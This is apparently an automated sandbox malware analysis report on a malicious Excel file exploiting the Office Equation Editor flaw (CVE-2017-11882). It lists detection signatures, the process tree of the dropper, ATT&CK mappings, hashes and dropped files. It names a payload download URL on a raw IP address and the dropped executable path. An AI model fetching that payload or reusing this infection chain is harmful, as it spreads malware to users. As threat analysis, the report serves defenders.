ID: 573118
Sample Name: _FM_BUSAN_HOCHIMINH_.xlsx
Cookbook: defaultwindowsofficecookbook.jbs
Time: 09:10:03
Date: 16/02/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

_FM_BUSAN_HOCHIMINH_.xlsx


Overview

General Information

Sample Name:	_FM_BUSAN_HOCHIMINH_.xlsx
Analysis ID:	573118
MD5:	9d7bf0f2fbb8166..
SHA1:	7adf1d60fd08b3a.
SHA256:	d60188bc3e17e3..
Tags:	VelvetSweatshop xlsx
Infos:	



Detection




Score:	96
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Sigma detected: EQNEDT32.EXE c…
- Multi AV Scanner detection for subm…
- Sigma detected: Droppers Exploiting…
- Sigma detected: File Dropped By EQ…
- Multi AV Scanner detection for dom…
- Office equation editor starts process…
- Sigma detected: Execution from Su…
- Office equation editor drops PE file
- Drops PE files to the user root direc…
- Contains functionality to check if a d…
- May sleep (evasive loops) to hinder…
- Uses code obfuscation techniques (…

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 2532 cmdline: "C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
- EQNEDT32.EXE (PID: 1940 cmdline: "C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 2696 cmdline: "C:\Users\Public\vbc.exe" MD5: 9052D06C6AC53471F8496263F8FEF2EB)
- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

No yara matches

Sigma Signatures

Exploits

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

System Summary

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: Execution from Suspicious Folder

Joe Sandbox Signatures

AV Detection

Multi AV Scanner detection for submitted file

Multi AV Scanner detection for domain / URL

Exploits

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

System Summary

Office equation editor drops PE file


Boot Survival

Drops PE files to the user root directory

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 2 Exploitation for Client Execution	Path Interception	1 1 Process Injection	1 1 1 Masquerading	OS Credential Dumping	2 System Time Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	1 Extra Window Memory Injection	1 Virtualization/Sandbox Evasion	LSASS Memory	1 Security Software Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	1 2 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	1 1 Process Injection	Security Account Manager	1 Virtualization/Sandbox Evasion	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	1 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 Deobfuscate/Decode Files or Information	NTDS	1 Remote System Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	2 1 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	2 Obfuscated Files or Information	LSA Secrets	1 File and Directory Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 Extra Window Memory Injection	Cached Domain Credentials	3 System Information Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
_FM_BUSAN_HOCHIMINH_.xlsx	38%	Virustotal		Browse
_FM_BUSAN_HOCHIMINH_.xlsx	36%	ReversingLabs	Document-OLE.Exploit.CVE-2017-11882	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\win32[1].exe	1%	Virustotal		Browse
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\win32[1].exe	9%	Metadefender		Browse
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\win32[1].exe	0%	ReversingLabs		
C:\Users\Public\vbc.exe	1%	Virustotal		Browse
C:\Users\Public\vbc.exe	9%	Metadefender		Browse
C:\Users\Public\vbc.exe	0%	ReversingLabs		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download

Source	Detection	Scanner	Label	Link	Download
4.0.vbc.exe.1390000.0.unpack	100%	Avira	HEUR/AGEN.1201751		Download File
4.2.vbc.exe.1390000.0.unpack	100%	Avira	HEUR/AGEN.1201751		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://www.chiark.greenend.org.uk/~sgtatham/putty/	0%	URL Reputation	safe	
http://https://www.chiark.greenend.org.uk/~sgtatham/putty/0	0%	URL Reputation	safe	
http://ocsp.thawte.com0	0%	URL Reputation	safe	
http://198.46.132.195/ProgramFile/.win32.exe	6%	Virustotal		Browse
http://198.46.132.195/ProgramFile/.win32.exe	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info


Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://198.46.132.195/ProgramFile/.win32.exe	true	• 6%, Virustotal, Browse • Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://crl.thawte.com/ThawteTimestampingCA.crl0	vbc.exe.2.dr, .win32[1].exe.2.dr	false		high
http://https://www.chiark.greenend.org.uk/~sgtatham/putty/	vbc.exe, 00000004.00000000.473834838.000000000141F000.00000002.00000001.01000000.00000003.sdmp, vbc.exe, 00000004.00000002.698040978.0000000000230000.00000004.00000020.00020000.00000000.sdmp, vbc.exe, 00000004.00000002.698210832.000000000141F000.00000002.00000001.01000000.00000003.sdmp, vbc.exe.2.dr, .win32[1].exe.2.dr	false	• URL Reputation: safe	unknown
http://https://www.chiark.greenend.org.uk/~sgtatham/putty/0	vbc.exe.2.dr, .win32[1].exe.2.dr	false	• URL Reputation: safe	unknown
http://ocsp.thawte.com0	vbc.exe.2.dr, .win32[1].exe.2.dr	false	• URL Reputation: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
198.46.132.195	unknown	United States		36352	AS-COLOCROSSINGUS	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	573118
Start date:	16.02.2022
Start time:	09:10:03
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 6m 39s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	_FM_BUSAN_HOCHIMINH_.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	7
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal96.expl.winXLSX@4/20@0/1
EGA Information:	• Successful, ratio: 100%

HDC Information:	• Successful, ratio: 100% (good quality ratio 94.2%) • Quality average: 83.3% • Quality standard deviation: 26.7%
HCA Information:	Failed
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Warnings

- Exclude process from analysis (whitelisted): dllhost.exe, WMIADAP.exe, svchost.exe
- TCP Packets have been reduced to 100

Simulations

Behavior and APIs

Time	Type	Description
09:10:47	API Interceptor	68x Sleep call for process: EQNEDT32.EXE modified
09:10:50	API Interceptor	832x Sleep call for process: vbc.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\.win32[1].exe

Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	downloaded
Size (bytes):	1096080
Entropy (8bit):	7.1881406519771005
Encrypted:	false
SSDEEP:	24576:HnYO/xJrstd2u3Slcfo259gy6Ym4ZrpdSdwwDtrm83zh:dbst4u3vA2PgTqpdSdvDtrm+zh

MD5:	9052D06C6AC53471F8496263F8FEF2EB
SHA1:	73016558C8353509B15CD757063816369E9ABFA7
SHA-256:	736330AAA3A4683D3CC866153510763351A60062A236D22B12F4FE0F10853582
SHA-512:	84837F8C708A8E51FCC611C3035C5676FF527D5B132398D935C77AC737035BEF9C27DD6010188D6C96B7D1B02FF8DC41A3F50C487F42348BD0F3D016164FA7F
Malicious:	**true**
Antivirus:	• Antivirus: Virustotal, Detection: 1%, Browse • Antivirus: Metadefender, Detection: 9%, Browse • Antivirus: ReversingLabs, Detection: 0%
Reputation:	moderate, very likely benign file
IE Cache URL:	http://198.46.132.195/ProgramFile/.win32.exe
Preview:	MZx.....@.....x.....!..L.!This program cannot be run in DOS mode.$..PE..L....>.].....@.....@.....P5.....0.....|...=.....q.....\.....,..(.....text...^..... ..`.rdata...l.....n.....@..@.data...0N..`.....J.....@....00cfg.....T.....@..@.gfids.....V.....@..@.rsrc...0.....X.....@..@.reloc...q.....r.....@..B.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\364E3B76.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 458 x 211, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	11303
Entropy (8bit):	7.909402464702408
Encrypted:	false
SSDEEP:	192:O64BSHRaEbPRI3iLtF0bLLbEXavJkkTx5QpBAenGIC1bOgjBS6UUijBswpJuaUSt:ODy31IAj0bL/EKvJkVFgFg6UUijOmJJN
MD5:	9513E5EF8DDC8B0D9C23C4DFD4AEECA2
SHA1:	E7FC283A9529AA61F612EC568F836295F943C8EC
SHA-256:	88A52F8A0BDE5931DB11729D197431148EE9223B2625D8016AEF0B1A510EFF4C
SHA-512:	81D1FE0F43FE334FFF857062BAD1DFAE213EED860D5B2DD19D1D6875ACDF3FC6AB82A43E46ECB54772D31B713F07A443C54030C4856FC4842B4C31269F6134D
Malicious:	false
Reputation:	high, very likely benign file
Preview:	.PNG.....IHDR.....P.l....sRGB.....gAMA.....a.....pHYs...t...t..f.x..+.IDATx...|.e.....{.....z.Y8..Di*E.4*6.@.$$....+!.T.H/..M6..RH.l.R.!AC...>3;3;..4..~...>3.<.<..7.<3..555.....c...xo.Z.X.J...Lhv.u.q..C..D.....-...#n...!.W..#...x.m..&.S.....cG.... s..H.=.....,...(((HJJR.s..05J...2m.....=..R..Gs....G.3.z...".....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\53C8C381.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 413 x 220, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	10202
Entropy (8bit):	7.870143202588524
Encrypted:	false
SSDEEP:	192:hxKBFo46X6nPHvGePo6ylZ+c5xlYYY5spgpb75DBcld7jcnM5b:b740IylZ+c5xlYF5Sgd7tBednd
MD5:	66EF10508ED9AE9871D59F267FBE15AA
SHA1:	E40FDB09F7FDA69BD95249A76D06371A851F44A6
SHA-256:	461BABBDFFDCC6F4CD3E3C2C97B50DDAC4800B90DDBA35F1E00E16C149A006FD
SHA-512:	678656042ECF52DAE4132E3708A6916A3D040184C162DF74B78C8832133BCD3B084A7D03AC43179D71AD9513AD27F42DC788BCBEE2ACF6FF5E7FEB5C3648B35
Malicious:	false
Reputation:	high, very likely benign file
Preview:	.PNG.....IHDR.....|.....sRGB.....gAMA.....a.....pHYs.....o.d..'oIDATx^.k...u.D.R.b\J"Y.*.".d.|pq..2.r,.U.#.)F.K.n.).Jl)."....T.....!.....`/H. ...\<...K...DQ"..]..(RI..>.s..t..w.>..U....>.....s/....1./^..p.....Z.H3.y..:..<.....[...@[.....Z.`E....Y:{,.<y..x....O.....M....M.....:..tx..*.....'o..kh.0./.3.7.V...@t.....x.....~...A.?w....@...A]h.0./.N.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\56B0538E.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 139 x 180, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	3747
Entropy (8bit):	7.932023348968795

Encrypted:	false
SSDEEP:	96:4apPN/1Cb2ItR9rXu7p6mtnOCRxMJZtFtQcgBF5c2SGA:1Pp1kRROtrRxSyRjST1
MD5:	5EB99F38CB355D8DAD5E791E2A0C9922
SHA1:	83E61CDD048381C86E3C3EFD19EB9DAFE743ADBA
SHA-256:	5DAC97FDBD2C2D5DFDD60BF45F498BB6B218D8BFB97D0609738D5E250EBBB7E0
SHA-512:	80F32B5740ECFECC5B084DF2C5134AFA8653D79B91381E62A6F571805A6B44D52D6FD261A61A44C33364123E191D974B87E3FEDC69E7507B9927936B79570C86
Malicious:	false
Reputation:	moderate, very likely benign file

Preview:
.PNG........IHDR............../.....tEXtSoftware.Adobe ImageReadyq.e<...]PLTE............&f||}\\].........5G}..._l....778...IDATx..]...<.nh........../)....;..~;
.U..>.i.$..0*..QF@.).".,.../._,.y,...z....c.wuI{.Xt.!f.%.!.!....X..<....)..X...K.....T.&h.U4.x.......*......v;.R.a..i.B.......A.T`.....v....N..u.........NG......e....}.4=."{.+..".7.n....Qi5....4....(.....&...
....e...].t...C'.eYFmT..1..CY.c.t............G./.#..X....{.q.....A..|.N.i.<Y1.^>..j..Zlc....[<.z..HR......b..@.)..U...:-...9'.u. ..-sD..,.h....oo...8..M.8.*.4..........*.f..&X..V......#.BN..&>R.....
&.Q.&A}Bl9.-.G.wd`.$...\.......5<..O.wuC....I.....<....(j.c,...%.9..'.....UDP.*@...#.XH.....<V...!.../...(<../..,...l6u...R...:..t..t......m+....OI...........+X._..|S.x.6..W..../sK.}a..]EO..../....yY
.._6..../U.Q.|Z,`.:r.Y.B...I.Z.H...f....SW..}.k.?.^.'..F....?*n1|.?./.....#~|.y.r.j..u.Z...).......F.,m.......6..&..8."o...^..8.B.w...R.\..R.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\5FD2FA65.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 139 x 180, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	2647
Entropy (8bit):	7.8900124483490135
Encrypted:	false
SSDEEP:	48:H73wCcD5X+ajENpby1MTln0V1oPd8V8EAWG09tXIa1iBINm4YwFi9:H73KAajQPiMWJG08a1qINm4jU9
MD5:	E46357D82EBC866EEBDA98FA8F94B385
SHA1:	76C27D89AB2048AE7B56E401DCD1B0449B6DDF05
SHA-256:	B77A19A2F45CBEE79DA939F995DBD54905DED5CB31E7DB6A6BE40A7F6882F966
SHA-512:	8EC0060D1E4641243844E596031EB54EE642DA965078B5A3BC0B9E762E25D6DF6D1B05EACE092BA53B3965A29E3D34387A5A74EB3035D1A51E8F2025192468F3
Malicious:	false
Reputation:	moderate, very likely benign file

Preview:
.PNG........IHDR............../....EPLTE.......................o...ttu`aaLML.s;.../-,................~_)$....IDATx..].b.*....Y\.....o..4...bl.6.1...Y.".|.2A@y.../...X.X..X..2X.........o.Xz}go.*m..UT.
DK...ukX.....t.%..iB......w.j.1].].m....._)T...Z./.%.tm..Eq...v...wNX@.I..'$CS:e.K.Un.U.v......*.P.j. .5.N.5,..B]....y..2!..^.?...5..A...>"....)...}.*.....{[e4(.Nn....x.,....t.1..6.....}K).$
.I.%n$b..G.g.w.....M..w..B.......tF".Ytl..C.s.~)..<@"......-..._.(x...b..C..........;5.=.......c...s.....>.E;g.#.hk.Q..g,o;Z`.$.p&.8..ia...La....~XD.4p...8......HuYw.~X.+&Q.a.H.C..ly..X..a.?
O.yS,C.r..........Xbp&.D..1.....c.cp..G.....L.M..2..5...4..L.E..`.`9...@...A.....A.E;...YFN.A.G.8..>aI.I.,...K..t..].FZ...E..F....Do../.d.,..&.f.e!..6.......2.;..gNqH`...X..\...AS...@4...#..
...!D}..A_....1.W..".S.A.HIC.I'V...2..~.O.A}N........@K.B./...J,.E.....[`I>.F....v...:,..H..K.om.E..S29kM/..z.W...hae..62z%}y..q..z...../M.X..)....B eC..........x.C.42u...W...7.7.7

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\6157F522.jpeg

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 160x160, frames 3
